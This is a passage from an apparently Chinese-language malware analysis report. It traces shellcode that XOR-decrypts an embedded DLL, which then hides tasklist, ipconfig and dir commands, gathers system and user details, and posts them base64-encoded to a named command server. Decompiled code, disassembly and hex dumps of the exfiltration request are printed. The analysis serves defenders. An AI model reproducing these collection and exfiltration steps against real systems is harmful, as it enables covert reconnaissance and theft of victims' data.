
图：执行shellcode

6.3shellcode内存解密出dll并执行

① shellcode对自身所携带的dll进行解密。解密算法是异或0x93。


地址	HEX 数据	反汇编
00422000	B0 93	MOV AL,0x93
00422002	B9 001C0300	MOV ECX,0x31C00
00422007	EB 0A	JMP SHORT 00.00422013
00422009	5E	POP ESI
0042200A	89F3	MOV EBX,ESI
0042200C	3006	XOR BYTE PTR DS:[ESI],AL
0042200E	46	INC ESI
0042200F	E2 FB	LOOPD SHORT 00.0042200C
00422011	FFD3	CALL EBX
00422013	E8 F1FFFFFF	CALL 00.00422009

图：异或解密



图：dll的具体位置

② 跳转到解密出的dll文件的入口点，从而将dll执行起来。



图：执行dll

7. 攻击后期：shellcode解密出的dll分析

dll通过获取当前运行进程名，与进程名rundll32.exe进行对比判断，根据结果分为两种执行情况。第一种情况（攻击初期）是：进程名不为rundll32.exe，第二种情况（攻击后期）是进程名为rundll32.exe。此步骤为第二种情况（攻击后期），dll将会收集受害者机器上的进程信息，网络信息，目录信息，操作系统信息，电脑名，用户名，加载的模块信息，当前本地时间和日期，并将它们打包发送到http://kerbosim.com/conpandre/quitzu/ctlizedr.php上。


```
int __usercall sub_100019F0@<eax>(void *this@<ecx>, int a2@<ebx>, int a3@<edi>)
{
  int v3; // ebp@0
  void *v4; // esi@1
  LPWSTR __FileName; // eax@1
  int result; // eax@4
  LPCVOID Men_DLL; // [sp+4h] [bp-218h]@5
  DWORD nNumberOfBytesToWrite; // [sp+8h] [bp-214h]@5
  WCHAR Filename; // [sp+Ch] [bp-210h]@1

  v4 = this;
  Clear(&Filename, 0, 0x20A);
  GetModuleFileNameW(0, &Filename, 0x104u);     // 获取当前程序运行路径
  __FileName = PathFindFileNameW(&Filename);    // 获取当前运行程序名
  if ( compare((int)__FileName, (char *)L"rundll32.exe") )
  {
    result = ReadPe(&Men_DLL, (int)v4, &nNumberOfBytesToWrite);// 读取dll中存储的pe，大小为12E00
    if ( result )
    {
      Mkdir_Common();                           // 创建Common文件夹
      Mkdir_PE_and_Shorcut(Men_DLL, nNumberOfBytesToWrite);// 创建DLL文件和快捷方式
      result = Start_PE(v3);                    // 执行skydriveshell64.dll
    }
  }
  else
  {
    hHeap = HeapCreate(0, 0, 0);
    if ( !hHeap )
      __debugbreak();
    result = sub_10003260(a2, a3);
  }
  return result;
}
```

图：两种执行流程

7.1创建互斥体

防止多开，创建名为44cbdd8d470e88800e6c32bd9d63d341的互斥体。

```
DWORD __usercall sub_10003260@<eax>(int a1@<ebx>, int a2@<edi>)
{
  HANDLE hMutex; // esi@1
  DWORD result; // eax@1

  hMutex = CreateMutexW(0, 1, L"44cbdd8d470e88800e6c32bd9d63d341");
  result = GetLastError();
  if ( hMutex && result != 0xB7 )
  {
    Sleep(10000u);                              // 等待10秒
    sub_100023F0(a1, a2, (int)hMutex);
    sub_10002FB0();
  }
  return result;
}
```

图：创建互斥体

7.2创建临时文件，存储收集的进程信息

样本利用GetTempFileNameW函数生成文件名，文件名由nnp和系统时间组成，例如nnp8059.tmp文件。创建名为nnp8059.tmp的临时文件，将机器上所以的进程信息存于此文件中。

① 利用函数GetTempFileNameW函数生成文件名，例如nnp8059.tmp。

```
79  Clear(&_TempBuffer, 0, 522);
80  Clear(&TempFileName, 0, 584);
81  GetTempPathW(0x104u, &_TempBuffer);
82  GetTempFileNameW(&_TempBuffer, L"nnp", 0, &TempFileName);
```

图：生成文件名

② 在%temp%目录下创建名为nnp8059.tmp的临时文件，nnp8059.tmp文件中记录了当前机器上所有的进程信息。

```
1 int __thiscall sub_100010A0(LPWSTR lpCommandLine)
2 {
3   WCHAR *v1; // esi@1
4   int result; // eax@1
5   struct _STARTUPINFOW StartupInfo; // [sp+8h] [bp-58h]@1
6   struct _PROCESS_INFORMATION ProcessInformation; // [sp+50h] [bp-10h]@1
7
8   v1 = lpCommandLine;
9   Clear(&StartupInfo, 0, 68);
10  StartupInfo.cb = 68;
11  StartupInfo.wShowWindow = 0;
12  ProcessInformation = 0i64;
13  // ModuleFileName = NULL
14  // CommandLine = "cmd.exe /q /c tasklist > "C:\Users\Win7\AppData\Local\Temp\nnp8059.tmp""
15  // pProcessSecurity = NULL
16  // pThreadSecurity = NULL
17  // InheritHandles = FALSE
18  // CreationFlags = CREATE_NO_WINDOW
19  // pEnvironment = NULL
20  // CurrentDir = NULL
21  // pStartupInfo = xxxxxx
22  // pProcessInfo = xxxxxx
23  result = CreateProcessW(0, v1, 0, 0, 0, 0x8000000u, 0, 0, &StartupInfo, &ProcessInformation);
24  if ( result )
25  {
26    WaitForSingleObject(ProcessInformation.hProcess, 0xFFFFFFFF);
27    CloseHandle(ProcessInformation.hThread);
28    CloseHandle(ProcessInformation.hProcess);
29    result = 1;
30  }
31  return result;
32 }
```

图：创建文件

new | nnp8059.tmp

```
映像名称                       PID 会话名              会话#       内存使用
========================= ======== ================ =========== ============
System Idle Process              0 Services                   0         24 K
System                           4 Services                   0        152 K
smss.exe                       344 Services                   0        348 K
csrss.exe                      444 Services                   0      1,220 K
wininit.exe                    496 Services                   0        260 K
csrss.exe                      508 Console                    1      6,316 K
winlogon.exe                   556 Console                    1        296 K
services.exe                   600 Services                   0      3,172 K
lsass.exe                      616 Services                   0      2,488 K
lsm.exe                        628 Services                   0        908 K
svchost.exe                    736 Services                   0      2,680 K
vmacthlp.exe                   844 Services                   0        232 K
QQPCRTP.exe                    876 Services                   0     13,396 K
svchost.exe                   1024 Services                   0      3,372 K
svchost.exe                   1160 Services                   0      6,396 K
svchost.exe                   1208 Services                   0     38,820 K
svchost.exe                   1240 Services                   0     12,856 K
svchost.exe                   1380 Services                   0      3,900 K
svchost.exe                   1480 Services                   0      4,148 K
spoolsv.exe                   1608 Services                   0      2,108 K
```

图：文件存储的进程信息

7.3收集机器上所有的网络连接详细信息并存于临时文件

① 在临时文件nnp8059.tmp中写入由“-”组成的分割线。

```
int __thiscall sub_100010A0(LPWSTR lpCommandLine)
{
  WCHAR *v1; // esi@1
  int result; // eax@1
  struct _STARTUPINFOW StartupInfo; // [sp+8h] [bp-58h]@1
  struct _PROCESS_INFORMATION ProcessInformation; // [sp+50h] [bp-10h]@1

  v1 = lpCommandLine;
  Clear(&StartupInfo, 0, 68);
  StartupInfo.cb = 68;
  StartupInfo.wShowWindow = 0;
  ProcessInformation = 0i64;
  // ModuleFileName = NULL
  // CommandLine = "cmd.exe /q /c echo ---------- >> "C:\Users\win7\AppData\Local\Temp\nnp8059.tmp""
  // pProcessSecurity = NULL
  // pThreadSecurity = NULL
  // InheritHandles = FALSE
  // CreationFlags = CREATE_NO_WINDOW
  // pEnvironment = NULL
  // CurrentDir = NULL
  // pStartupInfo = xxxxxxx
  // pProcessInfo = xxxxxxx
  result = CreateProcessW(0, v1, 0, 0, 0, 0x8000000u, 0, 0, &StartupInfo, &ProcessInformation);
  if ( result )
  {
    WaitForSingleObject(ProcessInformation.hProcess, 0xFFFFFFFF);
    CloseHandle(ProcessInformation.hThread);
    CloseHandle(ProcessInformation.hProcess);
    result = 1;
  }
  return result;
}
```

图：写入分割线

② 在临时文件nnp8059.tmp中新增的分割线后写入机器上所有网络连接的详细信息。

```
int __thiscall sub_100010A0(LPWSTR lpCommandLine)
{
  WCHAR *v1; // esi@1
  int result; // eax@1
  struct _STARTUPINFOW StartupInfo; // [sp+8h] [bp-58h]@1
  struct _PROCESS_INFORMATION ProcessInformation; // [sp+50h] [bp-10h]@1

  v1 = lpCommandLine;
  Clear(&StartupInfo, 0, 68);
  StartupInfo.cb = 68;
  StartupInfo.wShowWindow = 0;
  ProcessInformation = 0i64;
  // ModuleFileName = NULL
  // CommandLine = "cmd.exe /q /c ipconfig /all >> "C:\Users\Win7\AppData\Local\Temp\nnp8059.tmp""
  // pProcessSecurity = NULL
  // pThreadSecurity = NULL
  // InheritHandles = FALSE
  // CreationFlags = CREATE_NO_WINDOW
  // pEnvironment = NULL
  // CurrentDir = NULL
  // pStartupInfo = xxxxxxx
  // pProcessInfo = xxxxxxx
  result = CreateProcessW(0, v1, 0, 0, 0, 0x8000000u, 0, 0, &StartupInfo, &ProcessInformation);
  if ( result )
  {
    WaitForSingleObject(ProcessInformation.hProcess, 0xFFFFFFFF);
    CloseHandle(ProcessInformation.hThread);
    CloseHandle(ProcessInformation.hProcess);
    result = 1;
  }
  return result;
}
```

图：写入网络相关信息

```
conhost.exe                  1896 Console                    1       2,752 K
tasklist.exe                  716 Console                    1       4,388 K
---------------------------------------------------------

Windows IP 配置

   主机名  . . . . . . . . . . . . . . : WIN-0LRR8CGQ4H6
   主 DNS 后缀 . . . . . . . . . . . . . :
   节点类型  . . . . . . . . . . . . . . : 混合
   IP 路由已启用 . . . . . . . . . . . . : 否
   WINS 代理已启用 . . . . . . . . . . . : 否

以太网适配器 本地连接:

   媒体状态  . . . . . . . . . . . . . . : 媒体已断开
   连接特定的 DNS 后缀 . . . . . . . . . : localdomain
   描述. . . . . . . . . . . . . . . . . : Intel(R) PRO/1000 MT Network Connection
   物理地址. . . . . . . . . . . . . . . : 00-0C-29-49-E2-B2
   DHCP 已启用 . . . . . . . . . . . . . : 是
   自动配置已启用. . . . . . . . . . . . : 是

隧道适配器 isatap.localdomain:

   媒体状态  . . . . . . . . . . . . . . : 媒体已断开
   连接特定的 DNS 后缀 . . . . . . . . . :
   描述. . . . . . . . . . . . . . . . . : Microsoft ISATAP Adapter
   物理地址. . . . . . . . . . . . . . . : 00-00-00-00-00-00-00-E0
   DHCP 已启用 . . . . . . . . . . . . . : 否
   自动配置已启用. . . . . . . . . . . . : 是

隧道适配器 Teredo Tunneling Pseudo-Interface:
```

图：网络相关信息

7.4收集盘符目录信息并存于临时文件

① 在临时文件nnp8059.tmp中写入由“-”组成的分割线。

```
int __thiscall sub_100010A0(LPWSTR lpCommandLine)
{
  WCHAR *v1; // esi@1
  int result; // eax@1
  struct _STARTUPINFOW StartupInfo; // [sp+8h] [bp-58h]@1
  struct _PROCESS_INFORMATION ProcessInformation; // [sp+50h] [bp-10h]@1

  v1 = lpCommandLine;
  Clear(&StartupInfo, 0, 68);
  StartupInfo.cb = 68;
  StartupInfo.wShowWindow = 0;
  ProcessInformation = 0i64;
  // ModuleFileName = NULL
  // CommandLine = "cmd.exe /q /c echo ---------------------------------------------------- >> "C:\Users\win7\AppData\Local\Temp\nnp8059.tmp""
  // pProcessSecurity = NULL
  // pThreadSecurity = NULL
  // InheritHandles = FALSE
  // CreationFlags = CREATE_NO_WINDOW
  // pEnvironment = NULL
  // CurrentDir = NULL
  // pStartupInfo = xxxxxxx
  // pProcessInfo = xxxxxxx
  result = CreateProcessW(0, v1, 0, 0, 0, 0x8000000u, 0, 0, &StartupInfo, &ProcessInformation);
  if ( result )
  {
    WaitForSingleObject(ProcessInformation.hProcess, 0xFFFFFFFF);
    CloseHandle(ProcessInformation.hThread);
    CloseHandle(ProcessInformation.hProcess);
    result = 1;
  }
  return result;
}
```

图：写入分割线

② 在临时文件nnp8059.tmp中新增的分割线后写入所收集盘符C、D、E、F、G、H的目录信息。

```
 99  output(&CommandLine, 0x123u, (int)L"cmd.exe /q /c dir C:\\ >> \"%s\"", (unsigned int)&TempFileName);
100  sub_100010A0(&CommandLine);
101  output(&CommandLine, 0x123u, (int)L"cmd.exe /q /c dir D:\\ >> \"%s\"", (unsigned int)&TempFileName);
102  sub_100010A0(&CommandLine);
103  output(&CommandLine, 0x123u, (int)L"cmd.exe /q /c dir E:\\ >> \"%s\"", (unsigned int)&TempFileName);
104  sub_100010A0(&CommandLine);
105  output(&CommandLine, 0x123u, (int)L"cmd.exe /q /c dir F:\\ >> \"%s\"", (unsigned int)&TempFileName);
106  sub_100010A0(&CommandLine);
107  output(&CommandLine, 0x123u, (int)L"cmd.exe /q /c dir G:\\ >> \"%s\"", (unsigned int)&TempFileName);
108  sub_100010A0(&CommandLine);
109  output(&CommandLine, 0x123u, (int)L"cmd.exe /q /c dir H:\\ >> \"%s\"", (unsigned int)&TempFileName);
```

图：收集盘符目录

```
   自动配置已启用. . . . . . . . . . : 是
-----------------------------------------------------
 驱动器 C 中的卷没有标签。
 卷的序列号是 AA25-CBA3

 C:\ 的目录

2019/12/04  15:55             7,466 15PB安全工具包.cfg
2016/09/29  17:24           598,016 15PB安全工具包.exe
2009/06/11  05:42                24 autoexec.bat
2018/10/09  08:17    <DIR>          Backup
2009/06/11  05:42                10 config.sys
2009/07/14  10:37    <DIR>          PerfLogs
2019/04/17  15:48    <DIR>          Program Files
2016/09/24  14:28    <DIR>          Python27
2017/11/06  15:55    <DIR>          Tools
2016/09/09  15:00    <DIR>          Users
2016/09/30  10:00    <DIR>          vir
2019/04/17  15:48    <DIR>          Windows
               4 个文件        605,516 字节
               8 个目录 41,626,497,024 可用字节
```

图：盘符目录

7.5将临时文件中的数据写入内存，删除临时文件

将临时文件nnp8059.tmp中的所有数据写入申请的内存之中，然后将nnp8059.tmp文件删除。

```
111  hFile = CreateFileW(&TempFileName, GENERIC_READ, FILE_SHARE_READ, 0, OPEN_EXISTING, 0, 0);// 打开数据收集文件
112  v4 = hFile;
113  JUMPOUT(hFile, -1, &loc_10002F96);
114  nSize = GetFileSize(hFile, 0);
115  v6 = nSize;
116  SIZE = (char *)(nSize + 1);
117  dwFlags = 8;
118  hHeap = GetProcessHeap();
119  lpBuffer = HeapAlloc(hHeap, dwFlags, (SIZE_T)SIZE);// 申请内存
120  lpMem = lpBuffer;
121  if ( !lpBuffer )
122  {
123    CloseHandle(v4);
124    return sub_100046F0((unsigned int)&savedregs ^ v70);
125  }
126  n = 0;
127  if ( v6 )
128  {
129    do
130    {
131      NumberOfBytesRead = 0;
132      if ( !ReadFile(v4, (char *)lpBuffer + n, v6, &NumberOfBytesRead, 0) )// 读取文件
133        break;
134      if ( !NumberOfBytesRead )
135        break;
136      n += NumberOfBytesRead;
137      lpBuffer = lpMem;
138    }
139    while ( n < v6 );
140  }
141  CloseHandle(v4);
142  DeleteFileW(&TempFileName);                   // 删除文件
```

图：删除nnp8059.tmp文件

7.6收集其他信息，并和之前信息汇总

① 收集操作系统版本信息，电脑名，用户名，当前本地的时间和日期，将他们拼接到前面所收集的信息的头部，并在信息的最前面附加上一些攻击者特定的标志，比如Tag：FreshPss和Version：2.5。

```
Tag:                    FreshPass
Version:                2.5
Machine ID:             WIN-0LRR8CGQ4H6__15pb-win7
Windows Version:        Windows 6.1 ()
Local Time:             10:37:39  2019-12-5


 映像名称                     PID 会话名              会话#       内存使用
========================= ======== ================ =========== ============
System Idle Process              0 Services                   0         24 K
System                           4 Services                   0        152 K
smss.exe                       344 Services                   0        348 K
csrss.exe                      444 Services                   0      1,220 K
wininit.exe                    496 Services                   0        260 K
csrss.exe                      508 Console                    1      6,316 K
winlogon.exe                   556 Console                    1        296 K
services.exe                   600 Services                   0      3,172 K
lsass.exe                      616 Services                   0      2,488 K
lsm.exe                        628 Services                   0        908 K
svchost.exe                    736 Services                   0      2,680 K
vmacthlp.exe                   844 Services                   0        232 K
QQPCRTP.exe                    876 Services                   0     13,396 K
```

图：汇总信息1

② 收集加载的模块信息，将它们拼接到前面所收集信息的末尾。


```
 97   C:\ 的目录
 98
 99  2019/12/04  15:55             7,466 15PB°ªÈ«¹¤¾ß°ü.cfg
100  2016/09/29  17:24           598,016 15PB°ªÈ«¹¤¾ß°ü.exe
101  2009/06/11  05:42                24 autoexec.bat
102  2018/10/09  08:17    <DIR>          Backup
103  2009/06/11  05:42                10 config.sys
104  2009/07/14  10:37    <DIR>          PerfLogs
105  2019/04/17  15:48    <DIR>          Program Files
106  2016/09/24  14:28    <DIR>          Python27
107  2017/11/06  15:55    <DIR>          Tools
108  2016/09/09  15:00    <DIR>          Users
109  2016/09/30  10:00    <DIR>          vir
110  2019/04/17  15:48    <DIR>          Windows
111                 4 个文件        605,516 字节
112                 8 个目录 41,626,497,024 可用字节
113
114  --- Loaded Modules:
115  C:\Users\win7\Desktop\X098765432198.exe
116  C:\Windows\SYSTEM32\ntdll.dll
117  C:\Windows\system32\kernel32.dll
118  C:\Windows\system32\KERNELBASE.dll
119  C:\Windows\system32\ADVAPI32.dll
120  C:\Windows\system32\msvcrt.dll
121  C:\Windows\SYSTEM32\sechost.dll
122  C:\Windows\system32\RPCRT4.dll
123  C:\Windows\system32\SHELL32.dll
124  C:\Windows\system32\SHLWAPI.dll
125  C:\Windows\system32\GDI32.dll
126  C:\Windows\system32\USER32.dll
127  C:\Windows\system32\LPK.dll
```

图：汇总信息2

7.7发送收集的数据，接收远控指令

样本将上述所汇总的数据利用函数CryptBinaryToStringA转换成base64字符串，然后发送到HTTP服务器上，样本还会接收远控指令，对受害者机器进行远程操作。

① 将所收集的数据利用函数CryptBinaryToStringA转换成base64字符串，发送到HTTP服务器上，服务器地址为：http://kerbosim.com/conpandre/quitzu/ctlizedr.php。


001E44CC 8BB5 E4F7FFFF MOV ESI,DWORD PTR SS:[EBP-0x81C]
001E44D2 FFB5 ECF7FFFF PUSH DWORD PTR SS:[EBP-0x814]
001E44D8 50 PUSH EAX
001E44D9 53 PUSH EBX
001E44DA 53 PUSH EBX
001E44DB 56 PUSH ESI
001E44DC FF15 D0511F00 CALL DWORD PTR DS:[0x1F51D0] wininet.HttpSendRequestW
001E44E2 85C0 TEST EAX,EAX
001E44E4 0F84 7F010000 JE 001E4669
001E44EA 53 PUSH EBX
DS:[001F51D0]=7705EEF3 (wininet.HttpSendRequestW)
地址 HEX 数据 ASCII
00250C90 2D 2D 2D 2D 2D 2D 2D 2D 2D 2D 2D 2D 2D 2D 2D 2D ----------------
00250CA0 2D 2D 2D 2D 2D 73 6E 6C 62 72 68 69 72 77 6E 63 -----snlbrhirwnc
00250CB0 6D 6A 67 61 6E 69 72 67 77 68 78 32 6C 73 6A 63 mjganirgwhx2lsjc
00250CC0 72 62 71 78 67 6E 7A 64 66 65 0D 0A 43 6F 6E 74 rbqxgnzdfe..Cont
00250CD0 65 6E 74 2D 44 69 73 70 6F 73 69 74 69 6F 6E 3A ent-Disposition:
00250CE0 20 66 6F 72 6D 2D 64 61 74 61 3B 20 6E 61 6D 65 form-data; name
00250CF0 3D 22 6D 22 3B 0D 0A 43 6F 6E 74 65 6E 74 2D 54 ="m";..Content-T
00250D00 79 70 65 3A 20 74 65 78 74 2F 70 6C 61 69 6E 0D ype: text/plain.
00250D10 0A 0D 0A 70 31 0D 0A 2D 2D 2D 2D 2D 2D 2D 2D ...p1..---------
00250D20 2D 2D 2D 2D 2D 2D 2D 2D 2D 2D 2D 2D 73 6E 6C 62 ------------snlb
00250D30 72 68 69 72 77 6E 63 6D 6A 67 61 6E 69 72 67 77 rhirwncmjganirgw
00250D40 68 78 32 6C 73 6A 63 72 62 71 78 67 6E 7A 64 66 hx2lsjcrbqxgnzdf
00250D50 65 0D 0A 43 6F 6E 74 65 6E 74 2D 44 69 73 70 6F e..Content-Dispo
00250D60 73 69 74 69 6F 6E 3A 20 66 6F 72 6D 2D 64 61 74 sition: form-dat
00250D70 61 3B 20 6E 61 6D 65 3D 22 69 64 22 3B 0D 0A 43 a; name="id";..C
00250D80 6F 6E 74 65 6E 74 2D 54 79 70 65 3A 20 74 65 78 ontent-Type: tex
00250D90 74 2F 70 6C 61 69 6E 0D 0A 0D 0A 56 30 6C 4F 4C t/plain....V0lOL
00250DA0 54 42 4D 55 6C 49 34 51 30 64 52 4E 45 67 32 58 TBMUlI4Q0dRNEg2X
00250DB0 31 38 78 4E 58 42 69 4C 58 64 70 62 6A 63 3D 0D 18xNXBiLXdpbjc=.
00250DC0 0A 0D 0A 2D 2D 2D 2D 2D 2D 2D 2D 2D 2D 2D 2D ...----------
00250DD0 2D 2D 2D 2D 2D 2D 2D 2D 73 6E 6C 62 72 68 69 72 --------snlbrhir
00250DE0 77 6E 63 6D 6A 67 61 6E 69 72 67 77 68 78 32 6C wncmjganirgwhx2l
分割线
0012DAF0
0012DAF4
0012DAF8
0012DAFC
0012DB00
0012DB04
0012DB08
0012DB0C
0012DB10
0012DB14
0012DB18
0012DB1C
0012DB20
0012DB24
0012DB28
0012DB2C
0012DB30
0012DB34
0012DB38
0012DB3C
0012DB40
0012DB44
0012DB48

图：发送的请求


```
1  ----------------------snlbrhirwncmjganirgwhx2lsjcrbqxgnzdfe
2  Content-Disposition: form-data; name="m";
3  Content-Type: text/plain
4
5  p1
6  ----------------------snlbrhirwncmjganirgwhx2lsjcrbqxgnzdfe
7  Content-Disposition: form-data; name="id";
8  Content-Type: text/plain
9
10 V0lOLTBMUlI4Q0dRNEg2X18xNXBiLXdpbjc=
11
12 ----------------------snlbrhirwncmjganirgwhx2lsjcrbqxgnzdfe
13 Content-Disposition: form-data; name="data";
14 Content-Type: text/plain
15
16 VGFnOiAgICAgICAgICAgICAgICAgICAgIEZyZXNoUGFzcw0KVmVyc2lvbjogICAg
17 ICAgICAgICAgICAgIDIuNQ0KTWFjaGluZSBJRDogICAgICAgICAgICAgIFdJTi0w
18 TFJSOENHUTRINl9fMTVwYi13aW43DQpXaW5kb3dzIFZlcnNpb246ICAgICAgICAg
19 V2luZG93cyA2LjEgKCkNCkxvY2FsIFRpbWU6ICAgICAgICAgICAgICAxMDozNzoz
20 OSAgMjAxOS0xMi01DQoNCg0K07PP8cP7s8YgICAgICAgICAgICAgICAgICAgICAg
21 IFBJRCC74buww/sgICAgICAgICAgICAgILvhu7AjICAgICAgIMTatObKudPDIA0K
22 PT09PT09PT09PT09PT09PT09PT09PT09PSA9PT09PSA9PT09PT09PT09PT09
23 PT09ID09PT09PT09PT09ID09PT09PT09PT09PQ0KU3lzdGVtIElkbGUgUHJvY2Vz
24 cyAgICAgICAgICAgICAgMCBTZXJ2aWNlcyAgICAgICAgICAgICAgICAgICAwICAg
